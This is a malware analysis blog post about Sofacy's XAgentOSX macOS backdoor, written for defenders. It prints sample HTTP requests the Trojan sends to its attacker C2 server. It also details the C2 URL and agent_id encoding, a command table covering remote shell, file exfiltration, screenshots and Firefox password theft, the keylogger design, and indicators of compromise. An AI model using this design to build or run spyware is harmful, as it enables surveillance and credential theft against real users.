XAgentOSX: Sofacy’s XAgent macOS Tool

Robert Falcone February 14, 2017

By Robert Falcone

February 14, 2017 at 3:59 PM

Category: Unit 42

Tags: macOS, Sofacy, XAgent, XAgentOSX

This post is also available in: 日本語 (Japanese)

During our continued research on Sofacy’s Komplex Trojan, we have found a sample of a backdoor Trojan that we believe the Sofacy group uses when targeting individuals running macOS systems. The backdoor Trojan authors have called it XAgentOSX, which shares the name XAgent with one of Sofacy’s Windows-based Trojan and references Apple’s previous name for macOS, OS X. It appears the same actor developed both the Komplex and XAgentOSX tools, based on similarities within the following project paths found within the tools:


Komplex: /Users/kazak/Desktop/Project/komplex

XAgent OSX: /Users/kazak/Desktop/Project/XAgentOSX

We believe it is possible that Sofacy uses Komplex to download and install the XAgentOSX tool to use its expanded command set on the compromised system.

XAgent C2 Communications


The macOS variant of XAgent has ability to receive commands from threat actors via its command and control channel, but is also capable of logging key strokes via its keylogger functionality. XAgent uses HTTP requests to communicate with its C2 servers, which allows the threat actor to interact with the compromised system. The Trojan uses HTTP POST requests, as seen in Figure 1 to send data to the C2 server, and GET requests to receive commands from the server, as seen in Figure 2. We are still analyzing this Trojan to determine the specific structure of the data sent between the Trojan and the C2 server; however, it does appear that the Trojan is using the RC4 algorithm to encrypt data sent to the C2 server within HTTP POST requests.



```
POST /results/?itwm=GXnJ-B_wmR7r5LxG0Zt-sIroccP66&ags=sR7DEnTFjKk&oprnd=KSQt&ags=wU2XPb&_NH1=n8ruOIIlL HTTP/1.1
Host: 23.227.196.215
User-Agent: sample (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (iMac8%2C1)
Content-Length: 81
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive

D6wobndKhfyMR3xl_nevmxrXsSGdS-EPNJuRzqPAGEohAVGxpuCn1H6INx99WQRh5k6SKHiEIqr1LZw==
```

Figure 1 XAgent macOS HTTP POST request



```
GET /search/?btnG=vGrVS6&oprnd=b&oe=Qws3OMxV54Kjo&itwm=2i2IDtTzuO-VuOm3r8crQfS0JDKEt&Qv6=d6UPtCk HTTP/1.1
Host: 23.227.196.215
User-Agent: sample (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (iMac8%2C1)
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Figure 2 XAgent mscOS HTTP GET request


The C2 URLs generated by XAgentOSX are very similar to those created by its Windows-based counterpart. When generating the URL for the HTTP requests issued to the C2 server, the Trojan chooses a random folder from the following to include within the URL path:

watch/?
search/?
find/?
results/?
open/?
search/?
close/?

XAgent also will choose several parameters names from the following list when finishing the construction of the C2 URL:

itwm=
text=
from=.
itwm=
ags=
oe=
aq=
btnG=
oprnd=
itwm=
utm=
channel=

The XAgent OSX Trojan generates a system specific value that it refers to as an "agent_id", which is a unique identifier for each compromised host. The value is derived using the IOService to access the IOPlatformUUID property, which is equivalent to the "Hardware UUID" listed in the system information application, as seen in the Figure 3 screenshot of our analysis system. The Trojan uses the first four bytes of this hardware ID as a unique identifier for the system, which in our case was "0000".



Hardware Overview:

Model Name:	Mac
Model Identifier:	VMware7,1
Processor Speed:	2.09 GHz
Number of Processors:	2
Total Number of Cores:	2
L2 Cache (per Processor):	256 KB
L3 Cache (per Processor):	6 MB
Memory:	2 GB
Boot ROM Version:	VMW71.00V.0.B64.1412192030
SMC Version (system):	2.8f0
Serial Number (system):	VMcpx5HZVvhR
Hardware UUID:	00000000-0000-1000-8000-000C29B28D70

```
sh-3.2$ ioreg -rd1 -c IOPlatformExpertDevice | grep IOPlatformUUID
      "IOPlatformUUID" = "00000000-0000-1000-8000-000C29B28D70"
sh-3.2$
```

Figure 3 Hardware ID used by XAgent to uniquely identify compromised hosts

When generating the URLs within the HTTP POST and GET requests, XAgent sets one HTTP parameter using a specific data structure that contains this agent_id value. This parameter transmits the agent_id to the C2 server to obtain commands the actor wishes to execute on the compromised system. The data structure used to transmit the agent_id to the C2 is as follows:

```
struct {
DWORD random_value_for_key;
CHAR[7] constant_value;
DWORD agent_id;
}
```

The constant value in the data structure is a 7 byte string that is hardcoded to "\x56\x0E\x9F\xF0\xEB\x98\x43", followed by the agent_id value ("0000" in our case). The first DWORD in the data is a random value that the Trojan will use as an XOR key to encrypt the constant value and the agent_id. For instance, the following 15 bytes were used to generate an HTTP parameter during our analysis:

Random Value	Constant Value	agent_id
0F EE C8 83	56 0E 9F F0 EB 98 43	30 30 30 30

The resulting ciphertext is then encoded using XAgent's base64 encoding routine that starts by building the following encoding alphabet:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_

As you can see, this is not the standard base64 alphabet, rather it is the "URL and Filename safe" Base 64 Alphabet from RFC 4648, as the "+" in the standard alphabet is replaced with "-" and the "/" replaced with "_". It then uses the base64 encoding function with this alphabet to encode the data, which in the above case resulted in:

D-7Ig1ngV3PkdouzP974

The Trojan then creates a string of 9 random symbols and appends the encoded ciphertext to this random string. For example, the following string would be included in one of the HTTP parameters sent to the C2 server:

eRmaVsr90D-7Ig1ngV3PkdouzP974

In this specific case, the actor made a mistake when configuring this XAgent sample with its C2 locations. The sample creates an array that contains the following strings for the Trojan to use as C2 locations:

http://23.227.196[.]215/
http://apple-iclods[.]org/
http://apple-checker[.]org/
http://apple-uptoday[.]org/
http://apple-search[.]info

Notice the last one is missing the trailing "/", which causes an issue when the Trojan attempts to use this string to build the remainder of the C2 URL, as the Trojan will append the next string in the URL directly to this string. For instance, when using this string we observed DNS queries for "apple-search.infoclose", as the string "close" was supposed to be the next portion of the C2 URL.

Available Commands

The XAgent C2 server will provide commands for the Trojan to run on the compromised system within its response to inbound HTTP request. The XAgentOSX Trojan includes responses to commands within HTML tags, which we believe allows the C2 server to format logs for viewing.

In most cases, the responses sent to the C2 server are included between the "<font size=4 color=000066><pre>" and "</pre></font>" HTML tags. We analyzed the command handler and found that it provided the necessary commands for a fully functional backdoor, as seen in Table 1. The command handler obtains a command identifier from the C2 server and adds 0xFFFFFF9B to this value and then uses a switch statement to determine the appropriate command to execute. The switch statement checks for 19 cases, between 101 and 119. (Updated to correct command IDs, thanks @mykill!)

Command ID	Function	Description
101	getInfoOSX	Gathers username and OSX version and responds using the encrypted form of the following string: "Mac OS X - [OSX version] x64<br>\nUser name - [username]"
102	getProcessList	Runs "ps aux" to obtain a list of running processes
103	remoteShell	Runs supplied command using "/bin/sh"
104	getInstalledAPP	Gets a list of installed applications by running the command "ls -la /Applications"
105	showBackupIosFolder	Checks to see if an IOS device was backed up to the system by running the command "ls -la ~/Library/Application\ Support/MobileSync/Backup/"
106	downloadFileFromPath	Uploads a file from a specified path
107	createFileInSystem	Downloads a file, specifically provided within the C2 server's HTTP response
108	execFile	Executes a specified file on the system using the NSTask:launch method

109	deletFileFromPath	Deletes a specified file using the NSFileManager:removeFileAtPath method
110	takeScreenShot	Takes a screenshot using the CGGetActiveDisplayList, CGDisplayCreateImage, NSImage:initWithCGImage methods. Returns the screenshot to the C2 via: <img src='data:image/jpeg;base64,[base64 of screenshot]' width=800 height=500 /><br>
111	startTakeScreenShot	Creates a thread to take a screenshot at a set interval (default: every 10 seconds). Uses the same method in "takeScreenShot" function
112	stopTakeScreenShot	Closes the thread created in the "startTakeScreenShot" function
116	getFirefoxPassword	Looks for folders with "/Firefox/Profiles" in the path and reads the contents of the "logins.json" file for "hostname", "encryptedUsername" and "encryptedPassword" entries. It also attempts to issue the following SQL query on the "signons.sqlite" file: "SELECT hostname, encryptedUsername, encryptedPassword FROM moz_logins WHERE timePasswordChanged/1000 BETWEEN ? AND ?"
117	ftpUpload	Uses FTPManager:uploadFile method and a supplied server name, username and password.
118	ftpStop	Calls "stopOperation" method, but does not appear to stop FTP uploads.

119	readFiles	Obtains file information on a file or a folder, and supports a "*" wildcard and recursive file list. The code will gather the information and format the list using the following HTML to create a table:
		`<table>`
		`<tr><td>Type</td><td>Owner</td>`
		`<td>Permissions</td><td>Created</td>`
		`<td>Modificated</td><td>Size</td><td>Path</td>`
		`</tr>`
		`<tr><td>[fileType]</td><td>`
		`[fileOwnerAccountName]</td><td>[number`
		`filePosixPermissions]</td><td>[fileCreationDate]`
		`</td><td>[fileModificationDate]</td><td>[fileSize]`
		`</td><td>[file path?]</td></tr>`
		...
		`</table>`

Table 1 Commands available within XAgent OSX

The ‘showBackupIosFolder’ command is rather interesting, as it allows the threat actors to determine if a compromised system was used to backup an IOS device, such as an iPhone or iPad. We believe this command is used to determine if a mobile device was backed up, and we speculate that the actors would use other commands within XAgent to exfiltrate those files.

Keylogging Functionality

XAgent also has a keylogger functionality that allows the threat actors to steal credentials as the user types them. XAgent logs key strokes by calling the CGEventTapCreate function to set an event hook to call a callback function named _myCGEventTapCallBack when it detects pressed keys. This callback function will call a function named pressedKeyWithKeyCode, which is responsible for logging the keystrokes. The keylogger will monitor for active application windows and write them to the log in the following format:

<span class='keylog_process'>[Application Name]</span>

The keylogger will log a configurable amount of keystrokes (default 50) before sending the log to the C2 server using the following format:

<span class='keylog_user_keys'>[logged keystrokes]</span>

The keylogger can handle logging special keys, such as return and the function keys and will report those within the log in the following format;

<span class='keylog_spec_key'>[special character]</span>

Infrastructure

The XAgentOSX sample we analyzed was configured to use the following IP address and domain names as its C2 servers:

23.227.196[.]215
apple-iclods[.]org
apple-checker[.]org
apple-uptoday[.]org
apple-search[.]info

When we analyzed this sample, the domain names that were used as backup C2 locations were not registered; therefore, these domains did not provide any links to additional infrastructure. We were also unable to find any additional infrastructure based on the primary C2 location of 23.227.196[.]215. However, according to CrowdStrike, the nearby IP address 23.227.196[.]217 hosted the C2 location for an XTunnel payload used by the Sofacy group in the attack on the Democratic National Committee. While these IP addresses do not directly overlap, it does appear that the Sofacy group continues to use the same hosting services to host their infrastructure.

Conclusion

The Sofacy group continues to bolster their toolset to carry out attack campaigns on multiple platforms. In this case, the threat group uses the same name XAgent for this macOS-based tool as one of their Windows-based tools. Also, the macOS variant of this tool uses a similar network communications method as its Windows counterpart, which suggests this group continues to use consolidated C2 services to control compromised hosts, as we saw during our comparison of the Komplex and Seduploader (formerly referred to as Sofacy Carberp) tools. Also, while we lack attack telemetry, we were able to find a loose connection to the attack campaign that Sofacy waged on the Democratic National Committee based on hosting data in both attacks.

Palo Alto Networks customers are protected from XAgentOSX via:

- Known samples are detected as malicious by WildFire
- All known C2 locations are marked as malicious in PANDB
- Users can use AutoFocus tag XAgent to track this threat

Indicators of Compromise

SHA256

2a854997a44f4ba7e307d408ea2d9c1d84dde035c5dab830689aa45c5b5746ea

Command and Control

23.227.196[.]215
apple-iclods[.]org
apple-checker[.]org
apple-uptoday[.]org
apple-search[.]info